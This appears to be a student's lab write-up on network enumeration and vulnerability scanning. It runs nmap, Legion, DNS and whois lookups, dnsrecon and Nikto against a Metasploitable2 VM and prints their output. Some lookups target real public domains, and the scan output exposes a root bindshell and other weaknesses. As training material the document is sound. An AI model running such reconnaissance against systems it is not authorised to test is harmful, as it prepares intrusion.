- Enumeration is used to gather the following:

➢ - Usernames, group names

➢ - Hostnames

➢ - Network shares and services

➢ - IP tables and routing tables

➢ - Service settings and audit configurations

➢ - Application and banners
➢ - SNMP and DNS details

3. Host Enumeration using nmap:


- **Host and Service Enumeration**:
    - Command: sudo nmap -sS -O 192.168.231.130
    - This command performs a SYN scan (-sS) to identify open ports and performs OS detection (-O) on the target machine (Metasploitable2).
    - After running the above command, the results will display the detected operating system and any open ports on the target machine.


```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sS -O 192.168.231.130

[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-30 02:46 EDT
Nmap scan report for 192.168.231.130
Host is up (0.00088s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 00:0C:29:EA:E3:CF (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2.42 seconds
```

- **Nmap Service Version Detection**:
    - Command: sudo nmap -sV 192.168.231.130
    - This command focuses on identifying the versions of the services running on the target machine's open ports.

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sV 192.168.231.130
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-30 02:54 EDT
Nmap scan report for 192.168.231.130
Host is up (0.0018s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:EA:E3:CF (VMware)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.88 seconds
```

- **Legion Enumeration**:
  - ○ Open **Legion** by using command: sudo legion ○
    Specify the IP subnet and start scanning.
  - ○ It will list all available hosts and their services within the specified subnet.






DNS Enumeration:

- The process which locates all DNS servers and records of an organization is DNS enumeration.
- Domain Name System can be utilized as a source of information by an attacker to exploit and gain access to internal resources and systems of a specific organization.
- DNS enumeration will yield usernames, computer names, and IP addresses of potential target systems.

Note: DNS Enumeration needs to be performed while Legion runs in the background.

4. **DNS Enumeration:**

- **Find Host IP Address, IPv6 Address, and Mail Servers**
  - Command: host packethub.com
  - This command retrieves the IP address, IPv6 address, and associated mail servers for the specified domain (packethub.com).



- **Find Host Name Servers and Mail Servers**
  - Command: host -t ns packethub.com
  - This command retrieves the name servers (NS records) associated with the specified domain (packethub.com).

```
┌──(kali㉿kali)-[~]
└─$ host -t ns packethub.com
packethub.com name server ns-cloud-e2.googledomains.com.
packethub.com name server ns-cloud-e1.googledomains.com.
packethub.com name server ns-cloud-e4.googledomains.com.
packethub.com name server ns-cloud-e3.googledomains.com.
```

- For mail exchange servers Command: host -t mx packethub.com
- This command retrieves the mail exchange (MX) records for the specified domain (packethub.com), showing the mail servers responsible for handling emails.

```
┌──(kali㉿kali)-[~]
└─$ host -t mx packethub.com
packethub.com mail is handled by 0 packethub-com.mail.eo.outlook.com.
```

- **Find Name Servers**:
  - Command: nslookup -type=ns <target_domain> ○ Displays the domain's name servers.

```
┌──(kali㉿kali)-[~]
└─$ nslookup packethub.com
Server:         192.168.231.2
Address:        192.168.231.2#53

Non-authoritative answer:
Name:   packethub.com
Address: 35.208.202.142
```


- **Finding DNS Details Using Dig**:
  - Command: dig packethub.com
  - Fetches DNS records like IP addresses and mail servers.

```
┌──(kali㉿kali)-[~]
└─$ dig packethub.com

; <<>> DiG 9.19.21-1+b1-Debian <<>> packethub.com
;; global options: +cmd
;; Got answer:
;; →→HEADER←← opcode: QUERY, status: NOERROR, id: 36768
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; MBZ: 0×0005, udp: 4000
;; QUESTION SECTION:
;packethub.com.                 IN      A

;; ANSWER SECTION:
packethub.com.          5       IN      A       35.208.202.142

;; Query time: 8 msec
;; SERVER: 192.168.231.2#53(192.168.231.2) (UDP)
;; WHEN: Mon Sep 30 03:32:35 EDT 2024
;; MSG SIZE  rcvd: 58
```

- **Advanced DNS Enumeration**:

- Command: dig <target_domain> MX
- Retrieves the mail server records for the target domain.

- **Using the Dig Command Get Details About the Target Host**:
  - Command: dig packtpub.com <record>
  - Replace <record> with the specific DNS record type you want to query (e.g., A, MX, NS). For example: dig packtpub.com A



- **Whois Domain Lookup**:
  - Command: whois <target_domain>
  - Provides domain ownership and registration details.

```
┌──(kali㉿kali)-[~]
└─$ whois facebook.com
   Domain Name: FACEBOOK.COM
   Registry Domain ID: 2320948_DOMAIN_COM-VRSN
   Registrar WHOIS Server: whois.registrarsafe.com
   Registrar URL: http://www.registrarsafe.com
   Updated Date: 2024-04-24T19:06:12Z
   Creation Date: 1997-03-29T05:00:00Z
   Registry Expiry Date: 2033-03-30T04:00:00Z
   Registrar: RegistrarSafe, LLC
   Registrar IANA ID: 3237
   Registrar Abuse Contact Email: abusecomplaints@registrarsafe.com
   Registrar Abuse Contact Phone: +1-650-308-7004
   Domain Status: clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited
   Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
   Domain Status: clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited
   Domain Status: serverDeleteProhibited https://icann.org/epp#serverDeleteProhibited
   Domain Status: serverTransferProhibited https://icann.org/epp#serverTransferProhibited
   Domain Status: serverUpdateProhibited https://icann.org/epp#serverUpdateProhibited
   Name Server: A.NS.FACEBOOK.COM
   Name Server: B.NS.FACEBOOK.COM
   Name Server: C.NS.FACEBOOK.COM
   Name Server: D.NS.FACEBOOK.COM
   DNSSEC: unsigned
   URL of the ICANN Whois Inaccuracy Complaint Form: https://www.icann.org/wicf/
>>> Last update of whois database: 2024-09-30T07:41:03Z <<<
```

- **Perform DNS Enumeration with DNSRecon**:
  - Command: dnsrecon -t std -d www.packtpub.com
  - This command performs standard DNS enumeration on the specified domain (www.packtpub.com), gathering various DNS records and information about the target.

```
┌──(kali㉿kali)-[~]
└─$ dnsrecon -t std -d www.packtpub.com
[*] std: Performing General Enumeration against: www.packtpub.com...
[-] DNSSEC is not configured for www.packtpub.com
[*]      A www.packtpub.com 104.22.9.139
[*]      A www.packtpub.com 104.22.8.139
[*]      A www.packtpub.com 172.67.21.162
[*]      AAAA www.packtpub.com 2606:4700:10::6816:98b
[*]      AAAA www.packtpub.com 2606:4700:10::ac43:15a2
[*]      AAAA www.packtpub.com 2606:4700:10::6816:88b
[*] Enumerating SRV Records
[-] No SRV Records Found for www.packtpub.com
```

- **Web Application Firewall Detection**:
  - Command: waafw00f <target_url>
  - This command detects the presence of a web application firewall (WAF) on the specified target, which can help in understanding the security measures in place.

Conclusion:

In this practical, Nmap was used to successfully scan the Metasploitable2 virtual machine, identifying open ports, services, and the operating system. DNS enumeration was performed using tools like dig and nslookup to gather detailed DNS information, including mail servers and name servers. Legion was used to automate host discovery within the specified subnet, confirming communication and services running on the target.

PRACTICAL NO : 4

Aim: Practical on vulnerability scanning and assessment.

Steps:

1. **Install and Configure Metasploitable2**

● Objective: Set up the Metasploitable2 virtual machine for vulnerability scanning.

1. Open VMware:
    - Launch VMware on your system.
2. Open Metasploitable2 Virtual Machine:
    - Select "Open a Virtual Machine."
    - Navigate to the Metasploitable2 file and load it.
3. Login to Metasploitable2:
    - Username: msfadmin
    - Password: msfadmin

2. **Navigate to Nmap Scripts Folder and View All Scripts**

Objective: Locate and list all Nmap vulnerability scripts.

1. Open the terminal in Kali Linux: Make sure you have root privileges.
2. Navigate to Nmap Scripts Folder: cd /usr/share/nmap/scripts
3. List all Nmap scripts: ls -la
4. This will display all the available Nmap scripts in the folder.

```
┌──(kali㉿kali)-[~]
└─$ cd /usr/share/nmap/scripts

┌──(kali㉿kali)-[/usr/share/nmap/scripts]
└─$ ls -la
total 4988
drwxr-xr-x 2 root root 32768 May 28 01:49 .
drwxr-xr-x 4 root root  4096 May 28 01:49 ..
-rw-r--r-- 1 root root  3901 Mar 13  2024 acarsd-info.nse
-rw-r--r-- 1 root root  8749 Mar 13  2024 address-info.nse
-rw-r--r-- 1 root root  3345 Mar 13  2024 afp-brute.nse
-rw-r--r-- 1 root root  6463 Mar 13  2024 afp-ls.nse
-rw-r--r-- 1 root root  7001 Mar 13  2024 afp-path-vuln.nse
-rw-r--r-- 1 root root  5600 Mar 13  2024 afp-serverinfo.nse
-rw-r--r-- 1 root root  2621 Mar 13  2024 afp-showmount.nse
-rw-r--r-- 1 root root  2262 Mar 13  2024 ajp-auth.nse
-rw-r--r-- 1 root root  2983 Mar 13  2024 ajp-brute.nse
-rw-r--r-- 1 root root  1329 Mar 13  2024 ajp-headers.nse
-rw-r--r-- 1 root root  2590 Mar 13  2024 ajp-methods.nse
-rw-r--r-- 1 root root  3051 Mar 13  2024 ajp-request.nse
-rw-r--r-- 1 root root  6719 Mar 13  2024 allseeingeye-info.nse
-rw-r--r-- 1 root root  1678 Mar 13  2024 amqp-info.nse
-rw-r--r-- 1 root root 15024 Mar 13  2024 asn-query.nse
-rw-r--r-- 1 root root  2054 Mar 13  2024 auth-owners.nse
-rw-r--r-- 1 root root   870 Mar 13  2024 auth-spoof.nse
-rw-r--r-- 1 root root  9050 Mar 13  2024 backorifice-brute.nse
-rw-r--r-- 1 root root 10193 Mar 13  2024 backorifice-info.nse
```

3. **Update Nmap Scripts**

Objective: Update the Nmap script database to include new vulnerability scanning scripts.

Update Nmap Scripts: sudo nmap --script-updatedb

This updates the script database to ensure the latest vulnerability detection scripts are used.

```
┌──(kali㉿kali)-[/usr/share/nmap/scripts]
└─$ sudo nmap --script-updatedb
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-07 13:15 EDT
NSE: Updating rule database.
NSE: Script Database updated successfully.
Nmap done: 0 IP addresses (0 hosts up) scanned in 1.03 seconds
```

4. Run Nmap to Check Vulnerable Services Running on Metasploitable2

Objective: To identify vulnerable services running on Metasploitable2 by using Nmap's default scripts with the -sC option.

Run Nmap on Metasploitable2: sudo nmap -sC 192.168.231.130

```
┌──(kali㉿kali)-[/usr/share/nmap/scripts]
└─$ sudo nmap -sC 192.168.231.130
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-07 13:20 EDT
Nmap scan report for 192.168.231.130
Host is up (0.00088s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE
```

```
Host script results:
|_nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: metasploitable
|   NetBIOS computer name:
|   Domain name: localdomain
|   FQDN: metasploitable.localdomain
|_  System time: 2024-10-07T13:20:53-04:00
|_smb2-time: Protocol negotiation failed (SMB2)
|_clock-skew: mean: 1h00m05s, deviation: 1h59m59s, median: 5s
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)

Nmap done: 1 IP address (1 host up) scanned in 74.48 seconds
```

5. Finding Available Scripts for SSH Vulnerabilities

Objective: Search for Nmap scripts that can help identify SSH vulnerabilities.

Command: nmap --script-help ssh2-enum-algos

This command retrieves information about the ssh2-enum-algos Nmap script, which is used to enumerate supported algorithms for SSH connections, helping to identify potential weaknesses in the SSH configuration.

```
┌──(kali㉿kali)-[/usr/share/nmap/scripts]
└─$ nmap --script-help ssh2-enum-algos
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-07 13:30 EDT

ssh2-enum-algos
Categories: safe discovery
https://nmap.org/nsedoc/scripts/ssh2-enum-algos.html
  Reports the number of algorithms (for encryption, compression, etc.) that
  the target SSH2 server offers. If verbosity is set, the offered algorithms
  are each listed by type.

  If the "client to server" and "server to client" algorithm lists are identical
  (order specifies preference) then the list is shown only once under a combined
```

6. Get More Info on the ssh-run Script

Objective: Gather details on the ssh-run script to see its functionalities.

1. **View information about ssh-run:** nmap --script-help ssh-run

```
┌──(kali㉿kali)-[/usr/share/nmap/scripts]
└─$ nmap --script-help ssh-run
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-07 13:33 EDT

ssh-run
Categories: intrusive
https://nmap.org/nsedoc/scripts/ssh-run.html
  Runs remote command on ssh server and returns command output.
```

7. Run the ssh-run Script on Metasploitable2

Objective: Execute the ssh-run script to check for SSH vulnerabilities.

Steps:

1. **Run ssh-run on the target (Metasploitable2):** sudo nmap --script ssh-run 192.168.231.130

```
┌──(kali㉿kali)-[/usr/share/nmap/scripts]
└─$ sudo nmap --script ssh-run 192.168.231.130
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-07 13:35 E
NSE: [ssh-run] Failed to specify credentials and command to run.
Nmap scan report for 192.168.231.130
Host is up (0.0018s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
|_ssh-run: Failed to specify credentials and command to run.
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 00:0C:29:EA:E3:CF (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.91 seconds
```

8. Find Available Scripts for HTTP Vulnerabilities

Objective: Search for Nmap scripts related to HTTP services.

1. **Search for HTTP-related scripts:** ls | grep http

```
┌──(kali㉿kali)-[/usr/share/nmap/scripts]
└─$ ls | grep http
http-adobe-coldfusion-apsa1301.nse
http-affiliate-id.nse
http-apache-negotiation.nse
http-apache-server-status.nse
http-aspnet-debug.nse
http-auth-finder.nse
http-auth.nse
http-avaya-ipoffice-users.nse
http-awstatstotals-exec.nse
http-axis2-dir-traversal.nse
http-backup-finder.nse
http-barracuda-dir-traversal.nse
http-bigip-cookie.nse
http-brute.nse
http-cakephp-version.nse
http-chrono.nse
http-cisco-anyconnect.nse
```

9. Run a HTTP Script

Objective: To run the http-trace script using Nmap to identify potential vulnerabilities related to HTTP trace methods on the target's web server.

Command: nmap --script=http-trace 192.168.231.130


This command checks if the HTTP trace method is enabled on the target server, which could lead to vulnerabilities like cross-site tracing (XST).

```
┌──(kali㉿kali)-[/usr/share/nmap/scripts]
└─$ nmap --script=http-trace 192.168.231.130
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-07 13:42 EDT
Nmap scan report for 192.168.231.130
Host is up (0.0068s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
|_http-trace: TRACE is enabled
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 0.43 seconds
```

10. Run Metasploitable2 Website on Firefox in Kali Linux

Objective: Access the Metasploitable2 web server for vulnerability assessment.

1. Open Firefox on Kali Linux:
    - In the browser, navigate to http://192.168.231.130.



11. Using Nikto Tool to Scan the Target for Vulnerabilities

Objective: Scan the Metasploitable2 web server for vulnerabilities using Nikto.

Run Nikto scan: sudo nikto -host 192.168.231.130

1. This command scans the target for web server vulnerabilities, revealing that PHP5 has several vulnerabilities.


```
┌──(kali㉿kali)-[/usr/share/nmap/scripts]
└─$ sudo nikto -host 192.168.231.130
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          192.168.231.130
+ Target Hostname:    192.168.231.130
+ Target Port:        80
+ Start Time:         2024-10-07 13:49:50 (GMT-4)
---------------------------------------------------------------------------
```

```
+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+ /: Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10.
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ /index: Uncommon header 'tcn' found, with contents: list.
+ /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. The following alternatives for 'index' were found: index.php. See: http://www.wisec.it/sectou.php?id=4698ebdc59d15,https://exchange.xforce.ibmcloud.com/vulnerabilities/8275
+ Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ /: Web Server returns a valid response with junk HTTP methods which may cause false positives.
+ /: HTTP TRACE method is active which suggests the host is vulnerable to XST. See: https://owasp.org/www-community/attacks/Cross_Site_Tracing
+ /phpinfo.php: Output from the phpinfo() function was found.
+ /doc/: Directory indexing found.
+ /doc/: The /doc/ directory is browsable. This may be /usr/doc. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0678
+ /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /?=PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /phpMyAdmin/changelog.php: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ /phpMyAdmin/ChangeLog: Server may leak inodes via ETags, header found with file /phpMyAdmin/ChangeLog, inode: 92462, size: 40540, mtime: Tue Dec  9 12:24:00 2008. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ /phpMyAdmin/ChangeLog: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ /test/: Directory indexing found.
+ /test/: This might be interesting.
+ /phpinfo.php: PHP is installed, and a test script which runs phpinfo() was found. This gives a lot of system information. See: CWE-552
+ /icons/: Directory indexing found.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ /phpMyAdmin/: phpMyAdmin directory found.
+ /phpMyAdmin/Documentation.html: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
